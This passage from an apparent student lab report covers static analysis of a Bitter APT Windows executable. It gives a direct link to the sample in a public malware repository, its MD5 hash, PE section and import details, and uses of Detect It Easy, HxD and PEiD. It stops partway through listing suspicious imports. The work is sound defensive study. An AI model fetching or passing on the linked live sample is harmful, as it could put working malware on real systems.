NEW YORK INSTITUTE OF TECHNOLOGY

Malware Detection

Introduction

In the realm of cybersecurity, the analysis of malware is a critical task that aids in understanding and mitigating threats posed by malicious software. This lab outlines the comprehensive static analysis of a specific malware sample, with the objective of uncovering its characteristics, functionalities, and potential impact on affected systems. The analysis is structured as per the guidelines provided in Task 2, ensuring a meticulous and thorough examination of the malware.

Following these stages, Task 3 involves the creation and execution of a YARA rule based on the findings of the static analysis in Task2. This rule is designed to encapsulate file properties, strings, and code patterns identified during the analysis, thus enabling the detection of the analyzed malware sample and potentially similar variants. The YARA rule specifically includes a combination of static strings and binary data with wildcards, enhancing its effectiveness and adaptability in identifying malware.

Let’s get started!

NEW YORK INSTITUTE OF TECHNOLOGY


Task 1: Choose your malware

select a unique malware sample in this task from the Github repository provided

Implementation:

I login into the following website and fetch a sample of malware as URL link and screenshot shown below.

https://github.com/MalwareSamples/Malware-Feed/blob/master/2020.10.22_Weixin-Bitter_CHM_APT/59d212b7a8455a10162064b153fa9b0968ef6e29ab6bda4b5d6c5fc1f99cd8f7



Task 2: Analyze the malware sample

Perform static analysis on your sample and find important information about your malware. You can also search for a detailed analysis report of the given malware to check what's important in your sample.

Follow the instructions below and provide the information along with the screenshots for each

Implementation:

NEW YORK INSTITUTE OF TECHNOLOGY

1. Initial Analysis:

a) Obtain the MD5 hash of the malware sample.

The MD5 hash of the malware sample is written below, which can be found in Virustotal website:

34ae127d269b718933a248c990faba03

In kali Unix VM, in order to do the instructed steps, I launch Detect It Easy as the following steps

- Download an appImage file named Detect_It_Easy-3.08-x86_64.AppImage

from the following

https://github.com/horsicq/DIE-engine/releases


- Make the file executable

```
chmod +x Detect_It_Easy-3.09-x86_64.AppImage
```


- Run it

```
./Detect_It_Easy-3.09-x86_64.AppImage
```

It launches the following GUI of Detect It Easy with menu options and a space for displaying file information.



I tick the “Advanced” box and load the file name of my downloaded malware




Now I use Detect It Easy(noted as DIE in rest of lab) doing the following steps

b) Examine the file properties (size, creation date, etc.).


I navigate to VirusTotal to get the properties of the malware file;

NEW YORK INSTITUTE
OF TECHNOLOGY



It prompts the following information of the malware file. It has been recognized by antiviruses as illustrated in the warning signs that 46 out of 71 security vendors and no sandbox flagged this file as malicious.

I can see that the size of the file is 7.50 KB (7680 bytes)
The creation date is 2020-08-03 06:19:52 UTC
last modified date is 2023-08-18 06:23:41 UTC



Portable Executable Info

Compiler Products

[IMP] VS2008 build 21022 count=2
id: 150, version: 20413 count=1
[ASM] VS2008 build 21022 count=1
[C] VS2008 build 21022 count=20
[C++] VS2008 build 21022 count=4
[IMP] VS2005 build 50727 count=3
[---] Unmarked objects count=42
id: 138, version: 21022 count=2
[LNK] VS2008 build 21022 count=1

Header

Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2020-08-03 06:19:52 UTC
Entry Point	4807
Contained Sections	5

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	2062	2560	5.27	fc589030dda0127915e56e3100ecdfef	70742
.rdata	8192	1612	2048	4.26	4331fba5d346ca1ff28890a4c4cf297c	111720.25
.data	12288	912	512	0.41	b4029568d91748ca9f61c35f11bf761b	118628
.rsrc	16384	688	1024	5.19	554d0cedd69e96ee00c8324ce4da604c	8722.5
.reloc	20480	482	512	4.56	e82bab16050695f303b66ef0392e3912	20527

Imports

+ KERNEL32.dll
+ MSVCR90.dll

Contained Resources By Type

RT_MANIFEST 1

Contained Resources By Language

ENGLISH US 1


Contained Resources

SHA-256	File Type	Type	Language	Entropy	Chi2
9f2fc067639866642bb1a73fb43006d233e569d25566b16dedec472fe5d3c5c3	unknown	RT_MANIFEST	ENGLISH US	5.02	6079.4


c) Use a hexadecimal editor to inspect the file's hex dump.

I navigate to HEX to inspect the malware file's hex dump;

It prompts the following hex viewer, where I can view the hexadecimal representation of the file's contents. I can see the file data presented in rows of hexadecimal values. Each line represents a sequence of bytes from the file.




I also use hex editor HxD for the investigation in the following screenshot. I can see the data inspector on the right panel has the integrated information of the file.




2. File Type Identification:

a) Use tools like PEiD to identify the file type and potential packers.

I can see the file type is PE32




I also check the file information by file tool. We can see from the following screenshot that this file type is PE32.




For the exploration of potential packers, I navigate to Entropy as the following screenshot, it means the file is not packed or the file uses a packer that's not in DIE's signature database.

NEW YORK INSTITUTE OF TECHNOLOGY




To explore the DIE's signature database, I check the logic DIE uses to detect each file by looking at the appropriate script as the below screenshot. On the right side of the picture is DIE’s signature file under the format of PE.




This is a signature file to recognize “packer 32Lite”. As I go through the database all the way to the end, there are many other potential packers popped up like “Ahpacker”, “aPack”, “ASDPack”. However, none of them has been detected, which means no potential packers of the file has been identified.

I also use PEiD to do the investigation, in the below screenshot, PEiD displays 'Nothing found', it either means the file is not packed, or it uses a packer that's not in PEiD's signature database, which is similar as the information DIE has told us.




b) Determine if the file is a portable executable (PE) or another format.



I check the Hex format of the file. As the first two bytes of the file is `4D 5A` (MZ) in hexadecimal (which are the ASCII codes for "MZ") which is typically the characteristic what PE files has, this file is a portable executable (PE) format.


Similarly, as before, I check the file information by file command. We can see from the following screenshot that this file is a portable executable (i.e., PE) format.




3. Dependency Analysis:

a) Identify external libraries and dependencies.

I navigate to Import as shown below to identify the external libraries, as this section lists the external libraries (DLLs) and their dependencies (functions within those DLLs) are listed.



NEW YORK INSTITUTE OF TECHNOLOGY



The upper right side shows two DLLs that have been imported:


- KERNEL32.dll: This is a core Windows library containing common functions related to memory management, input/output operations, and process/thread management.
- MSVCR90.dll: This is the Microsoft Visual C++ runtime library, version 9.0, which provides functions related to the C standard library as well as other runtime components necessary for applications compiled with Visual C++ 2008.

Below the names of the DLLs are the specific functions imported from these above libraries. These are the dependencies that the executable file will use. For instance:

- TerminateProcess: This function is used to terminate a specified process and all of its threads.


- Sleep: This function suspends the current thread for a specified interval

b) Look for any suspicious or uncommon dependencies.



As for the above screenshot for the dependencies of KERNEL32.dll, I find the following two suspicions

- The WinExec function is used to run an executable file and could be used by malware to execute additional malicious software or commands.
